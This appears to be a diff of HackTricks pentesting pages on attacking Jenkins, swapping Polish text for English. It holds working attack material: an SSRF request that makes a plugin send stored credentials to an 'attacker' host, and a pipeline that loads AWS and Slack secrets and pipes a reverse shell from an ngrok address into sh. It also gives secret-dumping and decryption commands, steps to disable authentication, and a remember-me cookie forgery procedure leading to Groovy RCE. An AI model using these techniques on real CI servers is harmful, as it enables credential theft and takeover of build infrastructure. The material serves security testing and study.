- Wykorzystaj błędy odpowiedzi (np. `ConnectException`) jako oracle SSRF/port-scan.
|
||||
|
||||
Przykład GET (bez Crumb) zamieniający wywołanie walidacyjne w SSRF/credential exfiltration:
|
||||
```http
|
||||
GET /descriptorByName/jenkins.plugins.openstack.compute.JCloudsCloud/testConnection?endPointUrl=http://attacker:4444/&credentialId=openstack HTTP/1.1
|
||||
Host: jenkins.local:8080
|
||||
```
|
||||
If the plugin reuses stored creds, Jenkins will attempt to authenticate to `attacker:4444` and may leak identifiers or errors in the response. See: https://www.nccgroup.com/research-blog/story-of-a-hundred-vulnerable-jenkins-plugins/
|
||||
|
||||
### **Kradzież poświadczeń SSH**
|
||||
### **Stealing SSH Credentials**
|
||||
|
||||
If the compromised user has **enough privileges to create/modify a new Jenkins node** and SSH credentials are already stored to access other nodes, he could **steal those credentials** by creating/modifying a node and **setting a host that will record the credentials** without verifying the host key:
|
||||
|
||||
.png>)
|
||||
|
||||
Zwykle znajdziesz Jenkins ssh credentials w **global provider** (`/credentials/`), więc możesz też je zrzucić tak, jak zrzucasz inne sekrety. Więcej informacji w [**sekcji Dumping secrets**](#dumping-secrets).
|
||||
You will usually find Jenkins ssh credentials in a **global provider** (`/credentials/`), so you can also dump them as you would dump any other secret. More information in the [**Dumping secrets section**](#dumping-secrets).
|
||||
|
||||
### **RCE in Jenkins**
|
||||
|
||||
@@ -145,7 +137,7 @@ You can also get **RCE by creating/modifying a pipeline**:
|
||||
jenkins-rce-creating-modifying-pipeline.md
|
||||
{{#endref}}
|
||||
|
||||
## Eksploatacja pipeline'ów
|
||||
## Pipeline Exploitation
|
||||
|
||||
To exploit pipelines you still need to have access to Jenkins.
|
||||
|
||||
@@ -176,81 +168,89 @@ In the previous RCE section it was already indicated a technique to [**get RCE m
|
||||
### Checking Env variables
|
||||
|
||||
It's possible to declare **clear text env variables** for the whole pipeline or for specific stages. This env variables **shouldn't contain sensitive info**, but and attacker could always **check all the pipeline** configurations/Jenkinsfiles:
|
||||
|
||||
```bash
|
||||
pipeline {
|
||||
agent {label 'built-in'}
|
||||
environment {
|
||||
GENERIC_ENV_VAR = "Test pipeline ENV variables."
|
||||
}
|
||||
agent {label 'built-in'}
|
||||
environment {
|
||||
GENERIC_ENV_VAR = "Test pipeline ENV variables."
|
||||
}
|
||||
|
||||
stages {
|
||||
stage("Build") {
|
||||
environment {
|
||||
STAGE_ENV_VAR = "Test stage ENV variables."
|
||||
}
|
||||
steps {
|
||||
stages {
|
||||
stage("Build") {
|
||||
environment {
|
||||
STAGE_ENV_VAR = "Test stage ENV variables."
|
||||
}
|
||||
steps {
|
||||
```
|
||||
### Zrzucanie sekretów
|
||||
|
||||
Aby dowiedzieć się, jak Jenkins zazwyczaj traktuje sekrety, sprawdź podstawowe informacje:
|
||||
### Dumping secrets
|
||||
|
||||
For information about how are secrets usually treated by Jenkins check out the basic information:
|
||||
|
||||
{{#ref}}
|
||||
basic-jenkins-information.md
|
||||
{{#endref}}
|
||||
|
||||
Poświadczenia mogą być **przypisane do globalnych providerów** (`/credentials/`) lub do **konkretnych projektów** (`/job/<project-name>/configure`). Dlatego, aby wyeksfiltrować wszystkie, musisz **skompromisować przynajmniej wszystkie projekty**, które zawierają sekrety i uruchomić niestandardowe/zatrute pipelines.
|
||||
Credentials can be **scoped to global providers** (`/credentials/`) or to **specific projects** (`/job/<project-name>/configure`). Therefore, in order to exfiltrate all of them you need to **compromise at least all the projects** that contains secrets and execute custom/poisoned pipelines.
|
||||
|
||||
There is another problem, in order to get a **secret inside the env** of a pipeline you need to **know the name and type of the secret**. For example, you try lo **load** a **`usernamePassword`** **secret** as a **`string`** **secret** you will get this **error**:
|
||||
|
||||
Jest jeszcze inny problem — aby umieścić **sekret inside the env** pipeline'a musisz **znać nazwę i typ sekretu**. Na przykład, jeśli spróbujesz **załadować** **`usernamePassword`** **secret** jako **`string`** **secret**, otrzymasz ten **błąd**:
|
||||
```
|
||||
ERROR: Credentials 'flag2' is of type 'Username with password' where 'org.jenkinsci.plugins.plaincredentials.StringCredentials' was expected
|
||||
```
|
||||
Oto sposób ładowania kilku powszechnych typów sekretów:
|
||||
|
||||
Here you have the way to load some common secret types:
|
||||
|
||||
```bash
|
||||
withCredentials([usernamePassword(credentialsId: 'flag2', usernameVariable: 'USERNAME', passwordVariable: 'PASS')]) {
|
||||
sh '''
|
||||
env #Search for USERNAME and PASS
|
||||
'''
|
||||
sh '''
|
||||
env #Search for USERNAME and PASS
|
||||
'''
|
||||
}
|
||||
|
||||
withCredentials([string(credentialsId: 'flag1', variable: 'SECRET')]) {
|
||||
sh '''
|
||||
env #Search for SECRET
|
||||
'''
|
||||
sh '''
|
||||
env #Search for SECRET
|
||||
'''
|
||||
}
|
||||
|
||||
withCredentials([usernameColonPassword(credentialsId: 'mylogin', variable: 'USERPASS')]) {
|
||||
sh '''
|
||||
env # Search for USERPASS
|
||||
'''
|
||||
sh '''
|
||||
env # Search for USERPASS
|
||||
'''
|
||||
}
|
||||
|
||||
# You can also load multiple env variables at once
|
||||
withCredentials([usernamePassword(credentialsId: 'amazon', usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD'),
|
||||
string(credentialsId: 'slack-url',variable: 'SLACK_URL'),]) {
|
||||
sh '''
|
||||
env
|
||||
'''
|
||||
string(credentialsId: 'slack-url',variable: 'SLACK_URL'),]) {
|
||||
sh '''
|
||||
env
|
||||
'''
|
||||
}
|
||||
```
|
||||
Na końcu tej strony możesz **find all the credential types**: [https://www.jenkins.io/doc/pipeline/steps/credentials-binding/](https://www.jenkins.io/doc/pipeline/steps/credentials-binding/)
|
||||
|
||||
At the end of this page you can **find all the credential types**: [https://www.jenkins.io/doc/pipeline/steps/credentials-binding/](https://www.jenkins.io/doc/pipeline/steps/credentials-binding/)
|
||||
|
||||
> [!WARNING]
|
||||
> Najlepszym sposobem, aby **dump all the secrets at once** jest **compromising** maszyny **Jenkins** (np. uruchamiając reverse shell w **built-in node**) i następnie **leaking** **master keys** i **encrypted secrets** oraz odszyfrowanie ich offline.\
|
||||
> Więcej na temat jak to zrobić w [Nodes & Agents section](#nodes-and-agents) oraz w [Post Exploitation section](#post-exploitation).
|
||||
> The best way to **dump all the secrets at once** is by **compromising** the **Jenkins** machine (running a reverse shell in the **built-in node** for example) and then **leaking** the **master keys** and the **encrypted secrets** and decrypting them offline.\
|
||||
> More on how to do this in the [Nodes & Agents section](#nodes-and-agents) and in the [Post Exploitation section](#post-exploitation).
|
||||
|
||||
### Wyzwalacze
|
||||
### Triggers
|
||||
|
||||
Z [the docs](https://www.jenkins.io/doc/book/pipeline/syntax/#triggers): Dyrektywa `triggers` definiuje **automatyczne sposoby, w jaki Pipeline powinien być ponownie uruchamiany**. Dla Pipeline'ów zintegrowanych ze źródłem takim jak GitHub lub BitBucket, `triggers` mogą nie być konieczne, ponieważ integracja oparta na webhookach prawdopodobnie już istnieje. Obecnie dostępne `triggers` to `cron`, `pollSCM` i `upstream`.
|
||||
From [the docs](https://www.jenkins.io/doc/book/pipeline/syntax/#triggers): The `triggers` directive defines the **automated ways in which the Pipeline should be re-triggered**. For Pipelines which are integrated with a source such as GitHub or BitBucket, `triggers` may not be necessary as webhooks-based integration will likely already be present. The triggers currently available are `cron`, `pollSCM` and `upstream`.
|
||||
|
||||
Cron example:
|
||||
|
||||
Przykład `cron`:
|
||||
```bash
|
||||
triggers { cron('H */4 * * 1-5') }
|
||||
```
|
||||
Sprawdź **inne przykłady w dokumentacji**.
|
||||
|
||||
### Węzły & Agents
|
||||
Check **other examples in the docs**.
|
||||
|
||||
A **Jenkins instance** might have **different agents running in different machines**. Z perspektywy attacker, dostęp do różnych maszyn oznacza **different potential cloud credentials** do kradzieży lub **different network access**, który może być wykorzystany do eksploatacji innych maszyn.
|
||||
### Nodes & Agents
|
||||
|
||||
A **Jenkins instance** might have **different agents running in different machines**. From an attacker perspective, access to different machines means **different potential cloud credentials** to steal or **different network access** that could be abuse to exploit other machines.
|
||||
|
||||
For more information check the basic information:
|
||||
|
||||
@@ -258,50 +258,54 @@ For more information check the basic information:
|
||||
basic-jenkins-information.md
|
||||
{{#endref}}
|
||||
|
||||
Możesz wylistować **skonfigurowane węzły** w `/computer/`, zazwyczaj znajdziesz the \*\*`Built-In Node` \*\* (który jest węzłem uruchamiającym Jenkins) i potencjalnie więcej:
|
||||
You can enumerate the **configured nodes** in `/computer/`, you will usually find the \*\*`Built-In Node` \*\* (which is the node running Jenkins) and potentially more:
|
||||
|
||||
.png>)
|
||||
|
||||
Szczególnie interesujące jest przejęcie **Built-In node**, ponieważ zawiera wrażliwe informacje dotyczące Jenkins.
|
||||
It is **specially interesting to compromise the Built-In node** because it contains sensitive Jenkins information.
|
||||
|
||||
To indicate you want to **run** the **pipeline** in the **built-in Jenkins node** you can specify inside the pipeline the following config:
|
||||
|
||||
Aby wskazać, że chcesz **run** the **pipeline** w **built-in Jenkins node** możesz w ramach pipeline określić następującą konfigurację:
|
||||
```bash
|
||||
pipeline {
|
||||
agent {label 'built-in'}
|
||||
agent {label 'built-in'}
|
||||
```
|
||||
### Pełny przykład
|
||||
|
||||
Pipeline na konkretnym agencie, z cron trigger, z pipeline i stage env variables, ładując 2 zmienne w kroku i wysyłając reverse shell:
|
||||
### Complete example
|
||||
|
||||
Pipeline in an specific agent, with a cron trigger, with pipeline and stage env variables, loading 2 variables in a step and sending a reverse shell:
|
||||
|
||||
```bash
|
||||
pipeline {
|
||||
agent {label 'built-in'}
|
||||
triggers { cron('H */4 * * 1-5') }
|
||||
environment {
|
||||
GENERIC_ENV_VAR = "Test pipeline ENV variables."
|
||||
}
|
||||
agent {label 'built-in'}
|
||||
triggers { cron('H */4 * * 1-5') }
|
||||
environment {
|
||||
GENERIC_ENV_VAR = "Test pipeline ENV variables."
|
||||
}
|
||||
|
||||
stages {
|
||||
stage("Build") {
|
||||
environment {
|
||||
STAGE_ENV_VAR = "Test stage ENV variables."
|
||||
}
|
||||
steps {
|
||||
withCredentials([usernamePassword(credentialsId: 'amazon', usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD'),
|
||||
string(credentialsId: 'slack-url',variable: 'SLACK_URL'),]) {
|
||||
sh '''
|
||||
curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh PASS
|
||||
'''
|
||||
}
|
||||
}
|
||||
}
|
||||
stages {
|
||||
stage("Build") {
|
||||
environment {
|
||||
STAGE_ENV_VAR = "Test stage ENV variables."
|
||||
}
|
||||
steps {
|
||||
withCredentials([usernamePassword(credentialsId: 'amazon', usernameVariable: 'USERNAME', passwordVariable: 'PASSWORD'),
|
||||
string(credentialsId: 'slack-url',variable: 'SLACK_URL'),]) {
|
||||
sh '''
|
||||
curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh PASS
|
||||
'''
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
post {
|
||||
always {
|
||||
cleanWs()
|
||||
}
|
||||
}
|
||||
post {
|
||||
always {
|
||||
cleanWs()
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
## Arbitrary File Read to RCE
|
||||
|
||||
{{#ref}}
|
||||
@@ -325,12 +329,14 @@ jenkins-rce-creating-modifying-pipeline.md
|
||||
## Post Exploitation
|
||||
|
||||
### Metasploit
|
||||
|
||||
```
|
||||
msf> post/multi/gather/jenkins_gather
|
||||
```
|
||||
|
||||
### Jenkins Secrets
|
||||
|
||||
Możesz wylistować secrets uzyskując dostęp do `/credentials/`, jeśli masz wystarczające uprawnienia. Zwróć uwagę, że to wyświetli jedynie secrets znajdujące się w pliku `credentials.xml`, ale **build configuration files** mogą również zawierać **więcej credentials**.
|
||||
You can list the secrets accessing `/credentials/` if you have enough permissions. Note that this will only list the secrets inside the `credentials.xml` file, but **build configuration files** might also have **more credentials**.
|
||||
|
||||
If you can **see the configuration of each project**, you can also see in there the **names of the credentials (secrets)** being use to access the repository and **other credentials of the project**.
|
||||
|
||||
@@ -342,20 +348,21 @@ If you can **see the configuration of each project**, you can also see in there
|
||||
jenkins-dumping-secrets-from-groovy.md
|
||||
{{#endref}}
|
||||
|
||||
#### Z dysku
|
||||
#### From disk
|
||||
|
||||
Te pliki są potrzebne, aby **odszyfrować Jenkins secrets**:
|
||||
These files are needed to **decrypt Jenkins secrets**:
|
||||
|
||||
- secrets/master.key
|
||||
- secrets/hudson.util.Secret
|
||||
|
||||
Takie **secrets zwykle można znaleźć w**:
|
||||
Such **secrets can usually be found in**:
|
||||
|
||||
- credentials.xml
|
||||
- jobs/.../build.xml
|
||||
- jobs/.../config.xml
|
||||
|
||||
Oto regex, aby je znaleźć:
|
||||
Here's a regex to find them:
|
||||
|
||||
```bash
|
||||
# Find the secrets
|
||||
grep -re "^\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/]*}<"
|
||||
@@ -365,9 +372,11 @@ grep -lre "^\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/]*}<"
|
||||
# Secret example
|
||||
credentials.xml: <secret>{AQAAABAAAAAwsSbQDNcKIRQMjEMYYJeSIxi2d3MHmsfW3d1Y52KMOmZ9tLYyOzTSvNoTXdvHpx/kkEbRZS9OYoqzGsIFXtg7cw==}</secret>
|
||||
```
|
||||
#### Odszyfruj sekrety Jenkins offline
|
||||
|
||||
Jeśli zrzuciłeś **wymagane hasła do odszyfrowania sekretów**, użyj [**this script**](https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py) **aby odszyfrować te sekrety**.
|
||||
#### Decrypt Jenkins secrets offline
|
||||
|
||||
If you have dumped the **needed passwords to decrypt the secrets**, use [**this script**](https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py) **to decrypt those secrets**.
|
||||
|
||||
```bash
|
||||
python3 jenkins_offline_decrypt.py master.key hudson.util.Secret cred.xml
|
||||
06165DF2-C047-4402-8CAB-1C8EC526C115
|
||||
@@ -375,20 +384,23 @@ python3 jenkins_offline_decrypt.py master.key hudson.util.Secret cred.xml
|
||||
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
|
||||
NhAAAAAwEAAQAAAYEAt985Hbb8KfIImS6dZlVG6swiotCiIlg/P7aME9PvZNUgg2Iyf2FT
|
||||
```
|
||||
#### Odszyfruj sekrety Jenkins z Groovy
|
||||
|
||||
#### Decrypt Jenkins secrets from Groovy
|
||||
|
||||
```bash
|
||||
println(hudson.util.Secret.decrypt("{...}"))
|
||||
```
|
||||
### Utwórz nowego użytkownika administratora
|
||||
|
||||
1. Uzyskaj dostęp do pliku Jenkins config.xml w `/var/lib/jenkins/config.xml` lub `C:\Program Files (x86)\Jenkis\`
|
||||
2. Znajdź element `<useSecurity>true</useSecurity>` i zmień wartość **`true`** na **`false`**.
|
||||
1. `sed -i -e 's/<useSecurity>true</<useSecurity>false</g' config.xml`
|
||||
3. **Zrestartuj** serwer **Jenkins**: `service jenkins restart`
|
||||
4. Wejdź ponownie do portalu Jenkins — tym razem **Jenkins nie będzie wymagać żadnych poświadczeń**. Przejdź do "**Manage Jenkins**", aby ustawić **ponownie hasło administratora**.
|
||||
5. Ponownie **włącz** **bezpieczeństwo** zmieniając ustawienie na `<useSecurity>true</useSecurity>` i ponownie **zrestartuj Jenkins**.
|
||||
### Create new admin user
|
||||
|
||||
## Źródła
|
||||
1. Access the Jenkins config.xml file in `/var/lib/jenkins/config.xml` or `C:\Program Files (x86)\Jenkis\`
|
||||
2. Search for the word `<useSecurity>true</useSecurity>`and change the word \*\*`true` \*\* to **`false`**.
|
||||
1. `sed -i -e 's/<useSecurity>true</<useSecurity>false</g' config.xml`
|
||||
3. **Restart** the **Jenkins** server: `service jenkins restart`
|
||||
4. Now go to the Jenkins portal again and **Jenkins will not ask any credentials** this time. You navigate to "**Manage Jenkins**" to set the **administrator password again**.
|
||||
5. **Enable** the **security** again by changing settings to `<useSecurity>true</useSecurity>` and **restart the Jenkins again**.
|
||||
|
||||
## References
|
||||
|
||||
- [https://github.com/gquere/pwn_jenkins](https://github.com/gquere/pwn_jenkins)
|
||||
- [https://leonjza.github.io/blog/2015/05/27/jenkins-to-meterpreter---toying-with-powersploit/](https://leonjza.github.io/blog/2015/05/27/jenkins-to-meterpreter---toying-with-powersploit/)
|
||||
@@ -398,3 +410,6 @@ println(hudson.util.Secret.decrypt("{...}"))
|
||||
- [https://medium.com/@Proclus/tryhackme-internal-walk-through-90ec901926d3](https://medium.com/@Proclus/tryhackme-internal-walk-through-90ec901926d3)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,12 +1,12 @@
|
||||
# Podstawowe informacje o Jenkins
|
||||
# Basic Jenkins Information
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Dostęp
|
||||
## Access
|
||||
|
||||
### Nazwa użytkownika + hasło
|
||||
### Username + Password
|
||||
|
||||
Najczęstszym sposobem logowania do Jenkins jest użycie nazwy użytkownika i hasła.
|
||||
The most common way to login in Jenkins if with a username or a password
|
||||
|
||||
### Cookie
|
||||
|
||||
@@ -24,9 +24,9 @@ Jenkins can be configured using plugins to be **accessible via third party SSO**
|
||||
|
||||
This component provides a built-in SSH server for Jenkins. It’s an alternative interface for the [Jenkins CLI](https://www.jenkins.io/doc/book/managing/cli/), and commands can be invoked this way using any SSH client. (From the [docs](https://plugins.jenkins.io/sshd/))
|
||||
|
||||
## Autoryzacja
|
||||
## Authorization
|
||||
|
||||
W `/configureSecurity` można **skonfigurować metodę autoryzacji w Jenkins**. Istnieje kilka opcji:
|
||||
In `/configureSecurity` it's possible to **configure the authorization method of Jenkins**. There are several options:
|
||||
|
||||
- **Anyone can do anything**: Even anonymous access can administrate the server
|
||||
- **Legacy mode**: Same as Jenkins <1.164. If you have the **"admin" role**, you'll be granted **full control** over the system, and **otherwise** (including **anonymous** users) you'll have **read** access.
|
||||
@@ -40,7 +40,7 @@ W `/configureSecurity` można **skonfigurować metodę autoryzacji w Jenkins**.
|
||||
|
||||
## **Security Realm**
|
||||
|
||||
W `/configureSecurity` można **skonfigurować security realm.** Domyślnie Jenkins wspiera kilka różnych Security Realms:
|
||||
In `/configureSecurity` it's possible to **configure the security realm.** By default Jenkins includes support for a few different Security Realms:
|
||||
|
||||
- **Delegate to servlet container**: For **delegating authentication a servlet container running the Jenkins controller**, such as [Jetty](https://www.eclipse.org/jetty/).
|
||||
- **Jenkins’ own user database:** Use **Jenkins’s own built-in user data store** for authentication instead of delegating to an external system. This is enabled by default.
|
||||
@@ -63,7 +63,7 @@ Definitions from the [docs](https://www.jenkins.io/doc/book/managing/nodes/):
|
||||
|
||||
An **executor** is a **slot for execution of tasks**; effectively, it is **a thread in the agent**. The **number of executors** on a node defines the number of **concurrent tasks** that can be executed on that node at one time. In other words, this determines the **number of concurrent Pipeline `stages`** that can execute on that node at one time.
|
||||
|
||||
## Sekrety Jenkins
|
||||
## Jenkins Secrets
|
||||
|
||||
### Encryption of Secrets and Credentials
|
||||
|
||||
@@ -73,7 +73,7 @@ Definition from the [docs](https://www.jenkins.io/doc/developer/security/secrets
|
||||
- `com.cloudbees.plugins.credentials.SecretBytes.KEY`: used for some credentials types;
|
||||
- `jenkins.model.Jenkins.crumbSalt`: used by the [CSRF protection mechanism](https://www.jenkins.io/doc/book/managing/security/#cross-site-request-forgery); and
|
||||
|
||||
### Dostęp do poświadczeń
|
||||
### Credentials Access
|
||||
|
||||
Credentials can be **scoped to global providers** (`/credentials/`) that can be accessed by any project configured, or can be scoped to **specific projects** (`/job/<project-name>/configure`) and therefore only accessible from the specific project.
|
||||
|
||||
@@ -81,18 +81,7 @@ According to [**the docs**](https://www.jenkins.io/blog/2019/02/21/credentials-m
|
||||
|
||||
**That is why in order to exfiltrate the credentials an attacker needs to, for example, base64 them.**
|
||||
|
||||
### Sekrety w konfiguracjach pluginów/zadań na dysku
|
||||
|
||||
Do not assume secrets are only in `credentials.xml`. Many plugins persist secrets in their **own global XML** under `$JENKINS_HOME/*.xml` or in per-job `$JENKINS_HOME/jobs/<JOB>/config.xml`, sometimes even in plaintext (UI masking does not guarantee encrypted storage). If you gain filesystem read access, enumerate those XMLs and search for obvious secret tags.
|
||||
```bash
|
||||
# Global plugin configs
|
||||
ls -l /var/lib/jenkins/*.xml
|
||||
grep -R "password\\|token\\|SecretKey\\|credentialId" /var/lib/jenkins/*.xml
|
||||
|
||||
# Per-job configs
|
||||
find /var/lib/jenkins/jobs -maxdepth 2 -name config.xml -print -exec grep -H "password\\|token\\|SecretKey" {} \\;
|
||||
```
|
||||
## Źródła
|
||||
## References
|
||||
|
||||
- [https://www.jenkins.io/doc/book/security/managing-security/](https://www.jenkins.io/doc/book/security/managing-security/)
|
||||
- [https://www.jenkins.io/doc/book/managing/nodes/](https://www.jenkins.io/doc/book/managing/nodes/)
|
||||
@@ -101,6 +90,8 @@ find /var/lib/jenkins/jobs -maxdepth 2 -name config.xml -print -exec grep -H "pa
|
||||
- [https://www.jenkins.io/doc/book/managing/security/#cross-site-request-forgery](https://www.jenkins.io/doc/book/managing/security/#cross-site-request-forgery)
|
||||
- [https://www.jenkins.io/doc/developer/security/secrets/#encryption-of-secrets-and-credentials](https://www.jenkins.io/doc/developer/security/secrets/#encryption-of-secrets-and-credentials)
|
||||
- [https://www.jenkins.io/doc/book/managing/nodes/](https://www.jenkins.io/doc/book/managing/nodes/)
|
||||
- [https://www.nccgroup.com/research-blog/story-of-a-hundred-vulnerable-jenkins-plugins/](https://www.nccgroup.com/research-blog/story-of-a-hundred-vulnerable-jenkins-plugins/)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,104 +2,107 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
W tym wpisie na blogu można znaleźć świetny sposób na przekształcenie podatności Local File Inclusion w Jenkins w RCE: [https://blog.securelayer7.net/spring-cloud-skipper-vulnerability/](https://blog.securelayer7.net/spring-cloud-skipper-vulnerability/)
|
||||
In this blog post is possible to find a great way to transform a Local File Inclusion vulnerability in Jenkins into RCE: [https://blog.securelayer7.net/spring-cloud-skipper-vulnerability/](https://blog.securelayer7.net/spring-cloud-skipper-vulnerability/)
|
||||
|
||||
To jest podsumowanie stworzone przez AI części wpisu, w której wykorzystanie arbitralnego ciasteczka jest nadużywane do uzyskania RCE poprzez lokalne odczytywanie plików, aż znajdę czas na stworzenie własnego podsumowania:
|
||||
This is an AI created summary of the part of the post were the creaft of an arbitrary cookie is abused to get RCE abusing a local file read until I have time to create a summary on my own:
|
||||
|
||||
### Wymagania wstępne ataku
|
||||
### Attack Prerequisites
|
||||
|
||||
- **Wymaganie funkcji:** "Zapamiętaj mnie" musi być włączone (domyślne ustawienie).
|
||||
- **Poziomy dostępu:** Atakujący potrzebuje uprawnień Overall/Read.
|
||||
- **Dostęp do sekretów:** Możliwość odczytu zarówno zawartości binarnej, jak i tekstowej z kluczowych plików.
|
||||
- **Feature Requirement:** "Remember me" must be enabled (default setting).
|
||||
- **Access Levels:** Attacker needs Overall/Read permissions.
|
||||
- **Secret Access:** Ability to read both binary and textual content from key files.
|
||||
|
||||
### Szczegółowy proces eksploatacji
|
||||
### Detailed Exploitation Process
|
||||
|
||||
#### Krok 1: Zbieranie danych
|
||||
#### Step 1: Data Collection
|
||||
|
||||
**Pobieranie informacji o użytkowniku**
|
||||
**User Information Retrieval**
|
||||
|
||||
- Uzyskaj konfigurację użytkownika i sekrety z `$JENKINS_HOME/users/*.xml` dla każdego użytkownika, aby zebrać:
|
||||
- **Nazwa użytkownika**
|
||||
- **Ziarno użytkownika**
|
||||
- **Znacznik czasu**
|
||||
- **Hash hasła**
|
||||
- Access user configuration and secrets from `$JENKINS_HOME/users/*.xml` for each user to gather:
|
||||
- **Username**
|
||||
- **User seed**
|
||||
- **Timestamp**
|
||||
- **Password hash**
|
||||
|
||||
**Ekstrakcja klucza sekretnego**
|
||||
**Secret Key Extraction**
|
||||
|
||||
- Wyodrębnij klucze kryptograficzne używane do podpisywania ciasteczka:
|
||||
- **Klucz sekretu:** `$JENKINS_HOME/secret.key`
|
||||
- **Klucz główny:** `$JENKINS_HOME/secrets/master.key`
|
||||
- **Plik klucza MAC:** `$JENKINS_HOME/secrets/org.springframework.security.web.authentication.rememberme.TokenBasedRememberMeServices.mac`
|
||||
- Extract cryptographic keys used for signing the cookie:
|
||||
- **Secret Key:** `$JENKINS_HOME/secret.key`
|
||||
- **Master Key:** `$JENKINS_HOME/secrets/master.key`
|
||||
- **MAC Key File:** `$JENKINS_HOME/secrets/org.springframework.security.web.authentication.rememberme.TokenBasedRememberMeServices.mac`
|
||||
|
||||
#### Krok 2: Fałszowanie ciasteczka
|
||||
#### Step 2: Cookie Forging
|
||||
|
||||
**Przygotowanie tokena**
|
||||
**Token Preparation**
|
||||
|
||||
- **Oblicz czas wygaśnięcia tokena:**
|
||||
- **Calculate Token Expiry Time:**
|
||||
|
||||
```javascript
|
||||
tokenExpiryTime = currentServerTimeInMillis() + 3600000 // Dodaje jedną godzinę do bieżącego czasu
|
||||
```
|
||||
```javascript
|
||||
tokenExpiryTime = currentServerTimeInMillis() + 3600000 // Adds one hour to current time
|
||||
```
|
||||
|
||||
- **Konkatenacja danych dla tokena:**
|
||||
- **Concatenate Data for Token:**
|
||||
|
||||
```javascript
|
||||
token = username + ":" + tokenExpiryTime + ":" + userSeed + ":" + secretKey
|
||||
```
|
||||
```javascript
|
||||
token = username + ":" + tokenExpiryTime + ":" + userSeed + ":" + secretKey
|
||||
```
|
||||
|
||||
**Deszyfrowanie klucza MAC**
|
||||
**MAC Key Decryption**
|
||||
|
||||
- **Deszyfruj plik klucza MAC:**
|
||||
- **Decrypt MAC Key File:**
|
||||
|
||||
```javascript
|
||||
key = toAes128Key(masterKey) // Konwertuj klucz główny na format klucza AES128
|
||||
decrypted = AES.decrypt(macFile, key) // Deszyfruj plik .mac
|
||||
if not decrypted.hasSuffix("::::MAGIC::::")
|
||||
return ERROR;
|
||||
macKey = decrypted.withoutSuffix("::::MAGIC::::")
|
||||
```
|
||||
```javascript
|
||||
key = toAes128Key(masterKey) // Convert master key to AES128 key format
|
||||
decrypted = AES.decrypt(macFile, key) // Decrypt the .mac file
|
||||
if not decrypted.hasSuffix("::::MAGIC::::")
|
||||
return ERROR;
|
||||
macKey = decrypted.withoutSuffix("::::MAGIC::::")
|
||||
```
|
||||
|
||||
**Obliczanie podpisu**
|
||||
**Signature Computation**
|
||||
|
||||
- **Oblicz HMAC SHA256:**
|
||||
- **Compute HMAC SHA256:**
|
||||
|
||||
```javascript
|
||||
mac = HmacSHA256(token, macKey) // Oblicz HMAC używając tokena i klucza MAC
|
||||
tokenSignature = bytesToHexString(mac) // Konwertuj MAC na ciąg szesnastkowy
|
||||
```
|
||||
```javascript
|
||||
mac = HmacSHA256(token, macKey) // Compute HMAC using the token and MAC key
|
||||
tokenSignature = bytesToHexString(mac) // Convert the MAC to a hexadecimal string
|
||||
```
|
||||
|
||||
**Kodowanie ciasteczka**
|
||||
**Cookie Encoding**
|
||||
|
||||
- **Generuj końcowe ciasteczko:**
|
||||
- **Generate Final Cookie:**
|
||||
|
||||
```javascript
|
||||
cookie = base64.encode(
|
||||
username + ":" + tokenExpiryTime + ":" + tokenSignature
|
||||
) // Koduj dane ciasteczka w Base64
|
||||
```
|
||||
```javascript
|
||||
cookie = base64.encode(
|
||||
username + ":" + tokenExpiryTime + ":" + tokenSignature
|
||||
) // Base64 encode the cookie data
|
||||
```
|
||||
|
||||
#### Krok 3: Wykonanie kodu
|
||||
#### Step 3: Code Execution
|
||||
|
||||
**Uwierzytelnianie sesji**
|
||||
**Session Authentication**
|
||||
|
||||
- **Pobierz tokeny CSRF i sesji:**
|
||||
- Wykonaj żądanie do `/crumbIssuer/api/json`, aby uzyskać `Jenkins-Crumb`.
|
||||
- Przechwyć `JSESSIONID` z odpowiedzi, który będzie używany w połączeniu z ciasteczkiem "remember-me".
|
||||
- **Fetch CSRF and Session Tokens:**
|
||||
- Make a request to `/crumbIssuer/api/json` to obtain `Jenkins-Crumb`.
|
||||
- Capture `JSESSIONID` from the response, which will be used in conjunction with the remember-me cookie.
|
||||
|
||||
**Żądanie wykonania polecenia**
|
||||
**Command Execution Request**
|
||||
|
||||
- **Wyślij żądanie POST z skryptem Groovy:**
|
||||
- **Send a POST Request with Groovy Script:**
|
||||
|
||||
```bash
|
||||
curl -X POST "$JENKINS_URL/scriptText" \
|
||||
--cookie "remember-me=$REMEMBER_ME_COOKIE; JSESSIONID...=$JSESSIONID" \
|
||||
--header "Jenkins-Crumb: $CRUMB" \
|
||||
--header "Content-Type: application/x-www-form-urlencoded" \
|
||||
--data-urlencode "script=$SCRIPT"
|
||||
```
|
||||
```bash
|
||||
curl -X POST "$JENKINS_URL/scriptText" \
|
||||
--cookie "remember-me=$REMEMBER_ME_COOKIE; JSESSIONID...=$JSESSIONID" \
|
||||
--header "Jenkins-Crumb: $CRUMB" \
|
||||
--header "Content-Type: application/x-www-form-urlencoded" \
|
||||
--data-urlencode "script=$SCRIPT"
|
||||
```
|
||||
|
||||
- Skrypt Groovy może być używany do wykonywania poleceń na poziomie systemu lub innych operacji w środowisku Jenkins.
|
||||
- Groovy script can be used to execute system-level commands or other operations within the Jenkins environment.
|
||||
|
||||
Przykład polecenia curl pokazuje, jak wykonać żądanie do Jenkins z niezbędnymi nagłówkami i ciasteczkami, aby bezpiecznie wykonać arbitralny kod.
|
||||
The example curl command provided demonstrates how to make a request to Jenkins with the necessary headers and cookies to execute arbitrary code securely.
|
